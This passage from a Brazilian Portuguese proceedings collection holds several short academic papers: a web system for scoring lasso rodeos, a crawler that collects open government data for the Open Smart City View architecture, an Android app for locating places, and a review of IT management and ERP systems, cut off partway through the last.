Levando-se isso em consideração, neste trabalho é proposto o desenvolvimento de um sistema *WEB* para o melhoramento no processo de inscrições dos participantes dos Rodeios, contando com um profissional treinado para que lance na base de dados do sistema, alguns dados de identificação de cada laçador, como: Nome Completo, CPF/RG, número do Cartão de laçador e a entidade no qual é representante, assim como a automação da soma da pontuação de cada laçador e sua equipe, fazendo a classificação das mesmas em suas respectivas Forças de Laço, facilitando e agilizando esta etapa, bem como os processos de chamada dos laçadores participantes, também permitindo que os marcadores das armadas possam lançar e corrigir diretamente no sistema as armadas positivas e negativas de cada laçador.

Com o sistema proposto, um software responsivo que realize todas as atividades exigidas pela Secretaria, o processo envolvido nos Rodeios poderá ser melhorado, uma vez que haverá maior agilidade e precisão nas informações.

Este trabalho justifica-se devido a necessidade de automação da gestão das atividades propostas à Secretaria de evento do Rodeio de Laço Comprido, atividades essas, que são uma das principais etapas para a realização do evento.

Sendo assim, é proposto o desenvolvimento de um sistema que seja implementado na Secretaria dos Rodeios, buscando organização nas provas de Laço Comprido. O software proposto deverá realizar a contagem automática das armadas positivas de cada laçador da equipe, alimentadas pelo usuário narrador, somando-se as de seus companheiros da equipe, obtendo-se a pontuação final de cada equipe (Figura 3), para que por fim seja feita a classificação de todas as equipes nas suas respectivas Forças de Laço e gerados os respectivos relatórios.

Assim, com o sistema proposto, a Secretaria dos Rodeios terá parte de suas atividades automatizadas, melhorando o desempenho e a dinâmica do evento, diminuindo as chances de erros de comunicação e anotações das pontuações.

2. Materiais e Métodos

Para o desenvolvimento organizado do sistema será utilizada a metodologia de desenvolvimento ágil *RUP*, além disso, para melhor facilidade na construção da interface do sistema nos mais variados dispositivos, será utilizado o *framework Bootstrap* (BOOTSTRAP, 2017), junto às linguagens *HTML5*, *CSS*, e *JavaScript*. No armazenamento e manipulação dos dados será utilizado o Banco de Dados *MySQL*, juntamente com a linguagem de programação *PHP*.

RUP, que trabalha em ciclos de desenvolvimento na engenharia de software apoiando os projetos orientados a objeto, tendo como objetivo atender as necessidades dos usuários, garantindo a produção de sistemas com alta qualidade, sendo desenvolvido pela organização *Rational Software Corporation* e comprado pela IBM em 2003 (RUP, 2017).

RUP na prática faz uso de alguns artefatos, como documentos (relatórios de riscos), modelos (Casos de uso) e modelo de elementos (Diagrama de Classes). Estes são agrupados em disciplinas, já que cada uma apresenta um conjunto diferente de artefatos. Esse *framework* trabalha num processo interativo, podendo sofrer mudanças na especificação de requisitos, obrigando os diagramas e modelagem sofrerem alterações repetidamente, surgindo novas versões e releases (artefatos) podendo ser desenvolvidos e inseridos ao projeto original (ENACOMP, 2010).

A ferramenta *Bootstrap* é própria para auxiliar os desenvolvedores de sistemas *WEB*, dando assistência rápida e pratica no layout de páginas *WEB*, trabalhando *HTML*, *CSS* e *JS* em projetos de todos os tamanhos e é feito para todo e qualquer dispositivos (BOOTSTRAP, 2017).

O aplicativo de banco de dados a ser utilizado será o SGBD *MySQL*, o qual é um banco de dados com códigos aberto de uma robusta utilização no mundo digital, por ser um banco de dados econômico e de alto desempenho, com funcionalidades capazes de construir um sistema bem complexo (MySQL, 2017).

3. Resultados e Discussões

Como resultados parciais foi feito o levantamento de requisitos e coleta de dados sobre planilhas de pontuação, as quais tivemos uma breve noção de quais metodologias são adotadas no processo de contagem das armadas, bem como as principais métricas utilizadas para a classificação das equipes em cada Força de Laço Comprido.

A partir disso, já está sendo feito o desenvolvimento do sistema utilizando as ferramentas citadas na Seção anterior.

Assim, este trabalho propõe o desenvolvimento de um sistema *WEB* que seja implementado na Secretaria dos Rodeios, buscando organização nas provas de Laço Comprido. O software proposto deverá realizar a contagem automática das armadas positivas de cada jogador, somadas as de seus companheiros da equipe, obtendo-se a pontuação final de cada equipe, para que por fim seja realizada a classificação de todas as equipes nas suas respectivas Forças de Laço, função atribuída ao usuário administrador. A funcionalidade de contagem das armadas totais da equipe é executada pelo usuário narrador a medida que ele vai marcando as armadas de cada jogador no sistema durante a prova.

Para que tudo isso aconteça, a ideia é que um determinado profissional lance na base de dados do sistema as inscrições de todos os participantes do Rodeio, permitindo que ao deferimento desta inscrição, os narradores do evento tenham acesso de imediato à mesma (Figura 2).

Figura 2. Tela de cadastro das equipes

O software também permitirá que os anotadores das armadas possam ir lançando no próprio sistema as armadas positivas ou negativas dos respectivos laçadores, para que por fim o sistema gere um relatório de todas as equipes participantes do evento, classificando-as de forma percentual nas suas respectivas Forças de Laço Comprido, realizando todos estes procedimentos de forma automática (Figura 3).

4	CTG -> São Vicente do Sul				Total armadas: 3	
Laçadores	1ª armada	2ª armada	3ª armada	4ª armada	5ª armada	6ª armada
Matheus						
Mario						
Marcos						

Figura 3. Tela de relatório das equipes

Como trabalhos futuros será feita a primeira implementação teste do sistema nos Rodeios de Laço Comprido, para que os profissionais da Secretaria do evento façam uso e aprovação do mesmo, bem como deem sugestões de melhoramento para as próximas versões. Este software responsivo que realiza todas as atividades exigidas pela Secretaria, melhorando os processos envolvidos nos Rodeios, uma vez que haverá maior agilidade e precisão nas informações.

Referências Bibliográficas

- BOOTSTRAP. Site oficial do Bootstrap. Disponível em: <http://getbootstrap.com/>. Acesso em: Março de 2017.
- ENACOMP. 2010. DOMINGOS MAINART, CIRO SANTOS. Desenvolvimento de Software: Processos Ágeis ou Tradicionais? Uma visão crítica. 2010. Disponível em: http://www.enacomp.com.br/2010/cd/artigos/completos/enacomp2010_4.pdf. Acesso em maio de 2017.

RUP. 2017. Disponível em: <http://www.infoescola.com/engenharia-de-software/rup/>. Acesso em maio de 2017.

MTG. 2017. Movimento Tradicionalista Gaúcho. Disponível em: <http://www.mtg.org.br/>. Acesso em: Maio de 2017.

MySQL. 2017. Site oficial do MySQL. Disponível em: <https://www.mysql.com/products/>. Acesso em: Março de 2017.

Automatização da Extração de Dados na Open Smart City View Utilizando Crawling

Fernanda Rigo, Roberto S. Rabello, Ericles A. Bellei, Fábio L. Brezolin

Programa de Pós-Graduação em Computação Aplicada (PPGCA)

Universidade de Passo Fundo – Caixa Postal 611 – 99.001-970 – Passo Fundo – RS

{64379, rabello, 168729, 71856}@upf.br

Abstract. *In the context of smart cities, the citizen is an important agent amidst of the information and knowledge provided by open government data. Open Smart City View (OSCV) is a technological model for collecting, processing and presenting information from governmental portals. To complement the functionalities of OSCV, this work presents a crawler-based way to automate the data collection for presenting results in an accessible interface to end-user, providing a better citizen engagement by making it more participatory in society.*

Resumo. *No contexto das cidades inteligentes, o cidadão mostra-se um importante agente em meio às informações e conhecimentos disponibilizados pelos dados governamentais abertos. Nesse cenário, surge arquitetura Open Smart City View (OSCV) como um modelo tecnológico de coleta, processamento e apresentação de informações oriundas de portais governamentais. Para complementar as funcionalidades da OSCV, propõe-se um método baseado em crawling para automatizar a coleta de dados na apresentação do resultado ao usuário final em uma interface de fácil interpretação, propiciando, assim, um melhor engajamento do cidadão ao torná-lo mais participativo na sociedade.*

1. Introdução

A participação e o engajamento dos cidadãos nos assuntos relacionados a governança são fundamentais para a evolução das cidades ao torná-las cada vez mais inteligentes. Muitas são as informações que se encontram em poder dos órgãos governamentais e que necessitam estar disponíveis aos cidadãos para que, assim, possam usufruir de seu conteúdo. Os portais de transparência são os meios utilizados para disponibilizar as informações de ordem pública, mas que ainda deixam a desejar em relação à estruturação do conteúdo, dificultando o entendimento e mensuração dos dados.

Com objetivo de auxiliar o cidadão a usufruir dos dados disponibilizados pelos poderes públicos de forma mais clara e interativa, elaborou-se a arquitetura OSCV (Open Smart City View) [Lusa 2016]. A arquitetura foi desenvolvida e continua sendo pesquisada dentro do Programa de Pós-Graduação em Computação Aplicada na Universidade de Passo Fundo. Seu objetivo é viabilizar ao cidadão conhecer e avaliar os assuntos de seu município, por meio de apresentações simplificadas das informações coletadas de dados governamentais abertos. Essa arquitetura é um modelo tecnológico funcional de coleta, processamento e apresentação de dados em uma interface *web*.

A extração de dados é um fator indispensável para o processo funcional da arquitetura OSCV, pois além de realizar a coleta, é responsável por manter os dados em um *data warehouse* atualizado. Nesse sentido, este artigo tem por objetivo demonstrar as

técnicas que estão sendo utilizadas para integrar a evolução da arquitetura OSCV, com a extração automatizada na coleta de informações a partir dos arquivos disponibilizados pelos portais de transparência.

2. Fundamentação Teórica e Definições Conceituais

A cidade tem sido a opção de um grande número de pessoas que vivem no campo, pois no meio urbano é maior a variedade de emprego, facilidade de acesso à saúde, educação, entretenimento e cultura [Berst 2013]. Com o aumento da população, os centros urbanos precisam estar em constante aprimoramento e evolução para atender às demandas de seus habitantes. Os governos enfrentam diversos desafios nesse crescimento, muitas vezes desordenado. Com isso, torna-se essencial para a construção de uma cidade competitiva o desenvolvimento de setores como infraestrutura, tecnologias, serviços, governo, recursos naturais, entre outros [Avelar 2013].

[Gray 2010] afirma que a participação do cidadão é fundamental para o processo de inovações tecnológicas, sociais, culturais, econômicas. As tecnologias e o potencial das informações em poder governamental são ferramentas que podem auxiliar e orientar indivíduos, empresas e indústrias no desenvolvimento das cidades. A abertura dos dados governamentais à população em geral beneficia e auxilia no empoderamento do cidadão para a construção de cidades mais inteligentes e participativas. O volume de informação em poder dos órgãos públicos é elevado e muitas vezes os dados não estão minerados, o que dificulta o acesso e a compreensão aos mesmos, que se tornam, assim, inacessíveis à sociedade [Schuurman *et al.* 2012].

O cidadão inteligente é reconhecido por sua capacidade de conectar-se a cidade, interagindo por meio dos diversos canais de comunicação disponibilizados. Um dos objetivos da arquitetura Open Smart City View (OSCV) é se tornar uma importante ferramenta de empoderamento do cidadão. A OSCV é um modelo tecnológico funcional de coleta, processamento e apresentação de informações relevantes acerca de um determinado município. Os dados de entrada da OSCV são dados governamentais abertos, coletados de diversas fontes [Lusa 2016]. A arquitetura OSCV divide-se em quatro camadas funcionais de operação: Fontes de Dados, Coleta e Processamento, Web e Dispositivos de Interação (Figura 1).

A camada Fonte de Dados tem a função de identificar e mapear as fontes de dados governamentais abertos de interesse. Realiza-se uma análise prévia dos conjuntos de dados que melhor atendem as necessidades de informações desejadas. Na camada de Coleta e Processamento, os conjuntos de dados identificados na camada anterior são coletados de seus locais de origem para passar por um *pipeline* de operações com extração, transformação e carga dos registros no *data warehouse* da arquitetura, realizando um processo conhecido como ETL – *Extract, Transform and Load*. Os scripts ETL realizam a leitura dos dados em seu estado bruto, executam atividades de saneamento e transformação, e por fim, armazenam os dados resultantes nas tabelas de interface, mantendo o *data warehouse* atualizado. A camada Web tem a função de fornecer serviços de acesso e consumo para os dados armazenados, lhe conferindo características de um *software OLAP – Online Analytical Processing*.

Essa camada situa-se como uma interface analítica entre os dados mantidos no *data warehouse* e os diversos dispositivos de interação (camada externa) que os cidadãos utilizam para obter a informação. No tópico seguinte será apresentada a metodologia utilizada para o processo de extração de dados.




Figura 4. Modelo simplificado das camadas funcionais da arquitetura OSCV

3. A Metodologia Proposta

O objetivo da metodologia proposta é colaborar com a evolução da arquitetura OSCV no processo de coleta dos dados. Tal processo é uma atividade essencial para a arquitetura OSCV, pois seus resultados impactam diretamente na qualidade do resultado dos processos subsequentes. Os arquivos que podem ser coletados precisam estar em formatos não proprietários, como HTML, TXT, XML, JSON, CSV e RDF.

Após identificados os portais de transparência que serão utilizados como fonte para coleta dos dados desejados e implementou-se um processo de requisição e extração baseado em *crawling*. *Web crawlers* são ferramentas consideravelmente referenciadas no setor de automação e indexação de dados, pois realizam tarefas de agentes de *softwares* utilizados para especializar pesquisas, capturas e extração de dados.

O *web crawler* foi implementado na linguagem Java, mais especificamente com a API *HtmlUnit*. Essa biblioteca tem funcionalidades para automatizar ações de navegador, além de permitir a execução de comandos e ações nos endereços desejados dos portais, da mesma forma que um usuário comum realiza a navegação por browser. Realiza-se consultas em um navegador invocando páginas *web*, varreduras de dados em elementos HTML, cliques em botões, links entre outras ações.

O processo de extração automatizada contempla a configuração das várias fontes a serem extraídas e a sequência de comandos a serem executados para a correta busca e extração de cada arquivo da área de interesse desejado. Essa configuração é realizada por uma interface própria no modelo da OSCV em ambiente designado ao administrador, no qual encontra-se a opção de configuração dos locais de extração, como endereço *web* e as expressões utilizadas para navegação até a localização de fontes especificadas. No caso de haver alguma alteração no portal ou alguma ocorrência de exceção na tarefa de extração, ou ainda, alguma modificação no formato do arquivo que passará a disponibilizar a partir daquele momento, o sistema emitirá notificações para o administrador realizar ajustes. Essa atividade acontece para que não haja interrupções na etapa de atualização do *data warehouse*. As notificações serão enviadas por e-mail aos responsáveis cadastrados na OSCV.

Para garantir que o *data warehouse* contenha sempre dados atualizados, configura-se períodos de tempo em que a extração será executada. Essa configuração é efetuada por meio de agendamento prévio dentro da ferramenta de *crawling*. Com isso, a rotina de coleta será realizada automaticamente, sem que haja a intervenção do administrador, evitando possíveis falhas humanas. Ao realizar a configuração das

fontes desejadas inicialmente, já se conhece o formato que as mesmas irão disponibilizar seus arquivos, para, conseqüentemente, programar-se o script ETL de carga do *data warehouse*. Os scripts ETL realizam a leitura dos conjuntos de dados das fontes de interesse em seu estado bruto, executam atividades de saneamento e transformação, e por último, armazenam os dados extraídos nas tabelas.

4. Resultados Preliminares e Considerações Finais

A OSCV é uma arquitetura projetada para que o usuário possa usufruir dos dados públicos disponíveis pelos órgãos governamentais de maneira mais clara e facilitada. A contribuição deste trabalho é a automatização na coleta de dados, que garante a atualização das informações armazenadas no *data warehouse* da ferramenta, abstraindo tempo de manuseio de administradores e garantindo a coleta de informações recentes no portal de transparência em períodos de tempo pré-determinados. A automatização pode viabilizar o crescimento da base de dados da OSCV e seu potencial de abrangência enquanto ferramenta de acesso à informação pelos cidadãos, contribuindo ainda mais para o desenvolvimento de cidades inteligentes.

Para avaliar o processo desenvolvido de automatização, será realizado uma futura etapa, na qual será disponibilizado o acesso a ferramenta para que determinado número de usuários possa testá-la. Serão aplicados questionários de avaliação de usabilidade e aceitação para os usuários participantes. Os questionários serão produzidos com os métodos SUS (*System Usability Scale*) [Brook 1996] e TAM (*Technology acceptance model*) [Venkatesh and Bala 2008]. Analisado os resultados obtidos, será possível apontar melhorias e ajustes necessários, que posteriormente serão incorporados na ferramenta, atendendo assim os objetivos propostos no trabalho.

Referências

- Avelar, R. E. A. 2013 Cidades inteligentes: uma abordagem tecnológica. v. 12.
- Berst, J. 2013. Smart Cities Readiness Guide. Redmound, WA, USA.
- Brook, J. (1996). SUS: a quick and dirty usability scale. *Usability Evaluation in Industry*. London: Taylor & Francis. p. 189–194.
- Gray, J.;Dietrich, D.;Mcnamara, T. 2010. Manual dos dados abertos: governo. 58p.
- Lusa, D. A. 2016. Open Smart City View - Uma Solução Computacional para Manipulação e Apresentação de Dados Governamentais Abertos. Biblioteca de Dissertações da Universidade de Passo Fundo.
- Schuurman, D.;v Baccarne, B.; De Marez, L. 2012. Smart Ideas for Smart Cities. *J. of theoretical and applied electronic commerce research*, v. 7, n. 3, p. 11–12.
- Venkatesh, V. e Bala, H. 2008. Technology Acceptance Model 3 and a Research Agenda on Interventions. *Decision Sciences*, v. 39, n. 2, p. 273–315.

Para Onde Vou: Aplicativo para localização de lugares em cidades

Fernanda Buiol¹, Cliceres Mack Dal Bianco²

¹Instituto Federal Farroupilha – Campus Frederico Westphalen (URI/FW) - 98400-000
– Frederico Westphalen – RS – Brasil

²Universidade Regional Integrada do Alto Uruguai e das Missões – Campus Frederico Westphalen (URI/FW) - 98400-000 – Frederico Westphalen – RS – Brasil

feburiol@hotmail.com, cliceres@uri.edu.br

***Abstract.** With the popularization of the use of Smartphones with their respective applications for mobile platforms, allowed the use of many useful features quickly through the cell. Thus, this article aims to show the development of a prototype mobile application for the Android platform, which through location features help people find places that need.*

***Resumo.** Com a popularização do uso de Smartphones com seus respectivos aplicativos para plataformas móveis, possibilitou-se a utilização de diversos recursos úteis rapidamente através do celular. Com isso, o presente artigo, objetiva demonstrar o desenvolvimento de um protótipo de aplicativo móvel para a plataforma Android, que através de recursos de localização, ajude as pessoas a encontrar lugares de que necessitem.*

1. Introdução

Com o surgimento de Smartphones com sistemas operacionais que possibilitam a instalação de diversas funcionalidades no mesmo aparelho, se popularizou a utilização de aplicativos para plataformas móveis. Desse modo, é possível encontrar aplicativos para os mais diversos afazeres do dia a dia, o que tornou os Smartphones ferramentas de grande ajuda às pessoas. Nesse sentido, o sistema operacional Android possui entre suas utilidades, a possibilidade de integração com o Google Maps, localização por GPS, permitindo criar aplicativos, que possam ajudar ou solucionar problemas de localização.

Desse modo, esse trabalho propõe o desenvolvimento de um protótipo de aplicativo móvel para a plataforma Android, visando auxiliar as pessoas a se localizarem principalmente quando estão em uma cidade desconhecida. O aplicativo possibilita que usuários verifiquem através de categorias os lugares cadastrados e verifiquem no mapa sua localização atual e a de destino, ou que cadastrem os locais que desejam deixar disponíveis para outros usuários consultarem.

2. Mapas no Android

O Sistema Operacional Android, é um sistema de código aberto para dispositivos móveis que utiliza uma versão modificada do Sistema Operacional Linux. Ele permite a desenvolvedores criarem aplicações Java que controlam o dispositivo através de bibliotecas desenvolvidas pela Google. O Android provê uma infraestrutura robusta de execução de aplicações Java. Seu lançamento foi em 2008 e apesar de ser recente, esse Sistema operacional foi popularizado rapidamente por diversos fabricantes de dispositivos móveis e atualmente é a plataforma que mais cresce no mundo (GOMES et al., 2012).

O Sistema Operacional Android fornece um conjunto de aplicações básicas, que inclui um cliente de e-mail, um programa SMS, um calendário, mapas, navegador, contatos, entre outras (AQUINO, 2007). Porém ele possibilita a seus desenvolvedores a criação de aplicações de forma aberta e com intuito inovador. Isso dá liberdade para que os dispositivos com seu sistema operacional sejam explorados sem restrições, sendo possível o acesso a sistemas de localização, execução de serviços de fundo, definição de alarmes, notificações para adicionar barra de status, além de outras funcionalidades (DE OLIVEIRA, 2012).

Segundo Eggea (2013), o Android possui a possibilidade de integração com o Google Maps e desenvolvimento de aplicações de localização com GPS. Para incluir ao programa são usadas as classes do pacote `android.location` e o Google Maps Android API. O principal componente para possibilitar a localização é o `LocationManager` system service. Através dele, as APIs determinam a localização e a direção do dispositivo. Para fazer uso dele, é preciso solicitar uma instância para o sistema, através do `getSystemService (Context.LOCATION_SERVICE)` o qual retorna um handle para uma nova instância do `LocationManager`. Através das APIs de Google Maps para o Sistema Operacional Android, possibilita-se que os mapas sejam colocados nas aplicações. A principal classe da API é o `MapView`, que acessa os servidores do Google Maps, faz download das informações, mostra e trata os eventos de toque no mapa.

3. Metodologia

Para o desenvolvimento do protótipo inicial do aplicativo Para Onde Vou foi delimitado que seria criada a opção de cadastrar locais e deixa-los disponíveis para outros usuários acessarem. Para possibilitar o acesso *online* ao *webservice* e banco de dados, foi utilizado o *site* de hospedagem <http://www.hostinger.com.br/>. O *site* *Hostinger* foi escolhido pois possui um serviço de hospedagem gratuita que se encaixa aos requisitos do projeto, os quais são: Apache 2.4.1, PHP 5.5, *MySql* 5.1.61 e *phpMyAdmin* 3.5.2.2.

O aplicativo objetiva funcionar em dispositivos com versão Android mínima de 2.2, sendo necessária uma conexão de dados com a Internet, para propiciar receber e enviar dados para o servidor e também para utilizar os mapas. Além disso, para poder obter a localização do usuário precisa estar com o GPS do aparelho ligado. O aplicativo tem base no modelo cliente-servidor, no qual os usuários podem acessar o *webservice* que busca as informações em um banco de dados, retornando os dados dos locais cadastrados.

4. Resultados Parciais

Com a finalidade de mostrar as funcionalidades implementadas até o momento no aplicativo “Para onde vou”, foram realizados testes de cadastramento e acesso de lugares. Esses testes foram realizados em um smartphone com sistema operacional Android na versão 4.0, com processador de 1000Mhz 32bits Single-Core e dimensões de tela de 121,5 x 63,1 x 10,5 mm.

Primeiramente, para os testes, foram realizados dez cadastros, um em cada categoria, dos quais todos foram gravados com sucesso. Em seguida, foram acessados dez lugares, também sendo um de cada categoria, desses apenas um não teve retorno correto, pois a Internet no momento havia se desconectado.

Para demonstração do aplicativo foi utilizada a categoria Restaurantes e Bares, como pode ser visto na Figura 1.




Figura 1 – Teste de consulta a lugares

Vê-se na Figura 1 que ao escolher a opção na Tela de Categorias, abriu-se a Tela de Locais, que nesse caso, possui como lugares cadastrados o Restaurante Oliveira e o Senhor Frederico. Foi escolhido a segunda opção, e como resultado vê-se o endereço e contato do lugar. Quando se escolheu a opção de abrir localização no mapa, pode ser visto a Tela do Mapa, mostrando o local que a pessoa se encontra e o local onde está o Senhor Frederico. Em seguida, foi realizado o cadastro de um local na categoria Restaurantes e Bares, como se vê na Figura 2.




Figura 2 – Teste de Cadastro de Locais

Pode ser visto na Figura 2, que primeiramente foi escolhida a categoria para o cadastro, e após adicionado os dados de um novo local, a Sorveteria e Pastelaria Skina. Após todas as informações, foi salvo o novo cadastro. A partir deste procedimento o novo local já está disponível para acesso.

4.1. Conclusão

Com o surgimento dos smartphones e os aplicativos para plataformas móveis tornou-se possível realizar com mais conforto e agilidade várias tarefas, como também obter entretenimento e informações de forma simplificada. Assim, através de estudos sobre o Sistema Operacional Android e recursos de localização, notou-se que a integração de ambas junção entre elas, traz resultados interessantes. Com isso, pôde ser visto neste trabalho a primeira etapa de desenvolvimento de um protótipo que os utiliza para propiciar localização de lugares em cidades.

Desta forma, neste primeiro momento o aplicativo Para onde vou, foi desenvolvido categorizando-se os lugares dividindo-os por categoria, para tornar mais fácil alguém que não conhece locais encontrar lugares de que necessite. Assim, não é necessário procurar locais por nome e sim consultar lista contendo todos os lugares de certa categoria e escolher entre eles.

O aplicativo também propiciou que os usuários cadastrassem lugares, assim, donos de estabelecimento podem adicionar o seu local, ajudando em seus negócios, como alguém que queira ajudar ou goste de algum lugar específico pode adicioná-lo também. Através dos testes realizados, pode-se ver que as funções desenvolvidas no aplicativo funcionaram corretamente em todos os acessos todas as vezes, a menos que não houvesse conexão com a Internet.

A continuação deste trabalho objetiva criar perfis que possibilitem os usuários a favoritar, dar nota aos locais e comentar sobre. Além disso, com perfis será possível deixar os usuários apagar e/ou editar locais. Será criado alguns filtros como procurar locais por cidades específicas, entre outros. Também será mostrada a rota entre o local que a pessoa está, até o lugar desejado.

Referências

- AQUINO, Juliana F. S. Plataformas de Desenvolvimento para Dispositivos Móveis. PUC – RJ, 2007. Disponível em: <http://www-di.inf.puc-rio.br/~endler/courses/Mobile/Monografias/07/Android-Juliana-Mono.pdf>, acessado em 15 out 2017.
- EGGEA, R. F. Aplicação Android utilizan do sistema de localização geográfica para determinação de pontos turísticos na cidade de Curitiba. 57f. Monografia (especialização), curso de especialização em Tecnologia Java e Desenvolvimento para Dispositivos Móveis, Departamento Acadêmico de Informática, Universidade Tecnológica Federal do Paraná, Curitiba, PR, 2013.
- GOMES, R. C. et al. Sistema Operacional Android, Disponível em: <<http://fernandoanselmo.orgfree.com/curso/curso02/SOAndroid.pdf>>, acessado em 15 out 2017.
- DE OLIVEIRA, Evandro Lopes. Estudo comparativo entre tecnologias de desenvolvimento Android e Java ME. 2012.

Gestão da tecnologia da informação e processos de negócios empresariais apoiados por sistemas de informação

Gerson Tomas Schmitt , Nairana Radtke Caneppele Bussler

Pós-graduação em Gestão em Tecnologia da Informação – Instituto Federal Farroupilha (IFFar) – Campus Panambi

R. Erechim, nº 860 – 98.280-000 – Panambi – RS – Brasil

gersonts@gmail.com , nairana.bussler@iffarroupilha.edu.br

Abstract. *The high complexity in the management of the business processes demands assertiveness in the choice of technologies as tools for evolution and solution of diverse business scenarios. Information systems such as ERP (Enterprise Resource Planning) are the big bets for companies to be prepared to perform their processes in the best possible way, reducing the waste or underutilization of their assets, as well as maximizing their results to remain competitive in the market in which they operate. The purpose of this article was to verify through a theoretical review the relationship between the management of information technology and business processes supported by information systems. The methodology used was the bibliographical research and as conclusion it is affirmed that the information systems are the main technological tools used by the companies in search of the efficiency of their operations. The management of business processes assisted by information systems has the difficult task of measuring their efficiency.*

Resumo. *A alta complexidade na gestão dos processos empresariais exige assertividade na escolha de tecnologias como ferramentas para evolução e solução de diversos cenários de negócios. Sistemas de informação como ERP (Enterprise Resource Planning) são as grandes apostas para que as companhias estejam preparadas para desempenhar seus processos da melhor forma possível, reduzindo os desperdícios ou subutilização de seus ativos, assim como também maximizando seus resultados para manterem-se competitivas no mercado em que atuam. Para tanto, o objetivo deste artigo foi verificar através de uma revisão teórica, a relação existente entre a gestão da tecnologia da informação e processos de negócios empresariais apoiados por sistemas de informação. A metodologia utilizada foi a pesquisa bibliográfica e como conclusão afirma-se que os sistemas de informações são as principais ferramentas tecnológicas utilizadas pelas empresas na busca pela eficiência de suas operações. A gestão dos processos empresariais assistidos por sistemas de informação, possui a difícil tarefa de mensurar sua eficiência.*

1. Introdução

A gestão de empresas é um tema amplo e interdisciplinar. A necessidade de possuir um quadro colaborativo com profissionais habilitados e experientes para gerir as empresas nas suas diversas áreas é fundamental para o sucesso e continuidade do negócio. A informação é o insumo que alimenta os diversos processos empresariais, integrando todas as áreas da empresa e permitindo que resultados sejam atingidos.

A tecnologia é responsável em impulsionar o crescimento das companhias através de inovações e tendências que ao atingirem a maturidade são consolidadas pelo mercado. A tecnologia da informação se encarrega de orquestrar todos os processos empresariais através de recursos computacionais que auxiliam as pessoas em suas atividades. Os sistemas de informação são complexas ferramentas utilizadas para gerar conhecimento, utilizado para tomada de decisão nos diversos cenários empresariais. A informação gerada pelo sistema é resultado de uma também complexa modelagem de dados que integra todas as áreas de negócios da companhia. Os sistemas de informação disponibilizam interfaces com os usuários e outros componentes para que estes possam alimentar e extrair informações armazenadas em estruturas de banco de dados. Neste contexto tecnológico, os processos de negócios demandam uma grande necessidade de adequação do ambiente computacional para poder atender as constantes mudanças motivadas principalmente por órgãos reguladores de mercado e governos.

A integração das áreas de negócios em um sistema de informação ocorre principalmente através de sistemas ERP (Enterprise Resource Planning), que consiste em integrar diversos módulos implementados no sistema e relacioná-los com atividades e fluxos de trabalhos nas diversas áreas da companhia. Os sistemas ERP são produtos oferecidos por empresas fornecedoras de tecnologia e serviços de diversos tamanhos e abrangência de mercado. Os projetos de implementação de sistemas ERP podem durar mais de um ano até sua conclusão e implantação. A transição do sistema legado para um novo sistema demanda a organização de um projeto que possa gerir a alta complexidade e utilização dos recursos necessários nas diversas etapas. Todos os processos de negócio da empresa são remodelados e desenvolvidos utilizando o novo sistema ERP, onde as interfaces com usuário, tecnologias de banco de dados, ambientes computacionais e outras variáveis tecnológicas são substituídas. Sendo assim, o objetivo deste artigo é verificar através de uma revisão teórica, a relação existente entre a gestão da tecnologia da informação e processos de negócios empresariais apoiados por sistemas de informação.

2. Metodologia

Quanto à classificação da pesquisa, no que se refere à natureza do estudo, é possível classificá-la como aplicada, pois é motivada a resolver problemas concretos e tem por finalidade a curiosidade do pesquisador situada sobre o nível de especulação (Vergara, 2009). No que se refere à abordagem, o estudo é classificado como qualitativo, no que se refere aos objetivos, a pesquisa classifica-se como descritiva e o procedimento técnico utilizado é a pesquisa bibliográfica, pois foi realizado um referencial teórico que envolve conceitos que já receberam um tratamento científico. Vergara (2009) conceitua este tipo de pesquisa como sendo o estudo sistematizado, desenvolvido com base em material publicado. Por meio das informações coletadas através da pesquisa bibliográfica, este artigo propõe a reflexão e consequente discussão da relação existente entre a gestão da tecnologia da informação e processos de negócios empresariais apoiados por sistemas de informação.

3. Gestão de Processos

Processos podem ser definidos conforme Maximiano (2012), como um conjunto ou sequência de atividades interligadas, com começo, meio e fim. Também identificamos na sequência da definição a importância dos processos de negócios nas companhias, onde estes orquestram todos os recursos empresariais para gerar informação ou transformar em produtos para atender seus clientes. Para Oliveira (2011), também integra a definição de

processos, a sequência de atividades, as políticas, os procedimentos e os sistemas de suporte das organizações.

Maximiano (2012) exemplifica um processo de negócio para atender ao pedido de um cliente, onde são instanciados sub processos como pedidos de materiais aos fornecedores, a alocação de mão de obra para atender ao pedido que ao final entregará ao cliente o produto demandado. Todas as áreas funcionais da companhia serão envolvidas nesse processo para atender ao cliente, área de vendas, engenharia, produção, área de compras, logística e finanças. Para o autor, na era digital, as empresas podem ser desmembradas em processos que atravessam as fronteiras das áreas funcionais. Identificar os processos centrais e de apoio é necessário para que a administração por processo seja possível. Os processos centrais possuem o foco no atendimento ao cliente interno ou externo e estão relacionados a atividade de transformação de insumos. Já os processos de apoio apenas sustentam os processos centrais. Podemos citar os processos de pedidos, compras e produção como processos centrais, e processos de TI, contábil e jurídico como processos de apoio.

4. Sistemas de Informação

Araújo (2011) observou a íntima relação da palavra sistemas com a Tecnologia da Informação, que no final da década de 60 a computação eletrônica passou a agitar as organizações, onde desde então, sistemas de informação fornecem suporte aos gestores das diversas áreas das organizações. No capítulo sobre o pensamento sistêmico, Maximiano (2012) define que um sistema é um conjunto de partes que interagem e funcionam como todo, e na sequência afirma que a administração por meio de processos recebeu da tecnologia da informação e da comunicação um aporte decisivo para o funcionamento eficaz.

Vários são os tipos de sistemas de informação, cada um com sua finalidade e proposta para auxiliar os processos empresariais, que são citados por Stair e Reynolds (2011), tais como TPS (Transactions Processing Systems), ERP (Enterprise Resource Planning), MIS (Management Information System), DSS (Decision Support System) e KMS (Knowledge Management Systems). Stair e Reynolds (2011) definem cada tipo, porém buscou-se apenas dois tipos para explanação. Sistema de processamento de transações (TPS) é um conjunto de organizado de pessoas, procedimentos, softwares, bancos de dados e equipamentos utilizados para registrar transações finalizadas pelo negócio. O sistema de planejamento de recurso empresariais (ERP) é um conjunto de programas integrados que gerencia as operações vitais do negócio.

5. Mapeamento e Melhoria contínua de Processos

Conforme Toledo et al (2013), a etapa de mapear um processo consiste em elaborar um fluxograma das atividades, indicando a sequência dentro de um processo de trabalho. O fluxograma permite uma ampla visualização do processo e facilita a participação das pessoas. O conjunto de tecnologias e metodologias em volta do BPM (Business Process Management), explica Cruz (2006), onde o BPMN (Notation) é um conjunto de elementos utilizado como notação para expor graficamente o processo de negócio como se fosse um desenho.

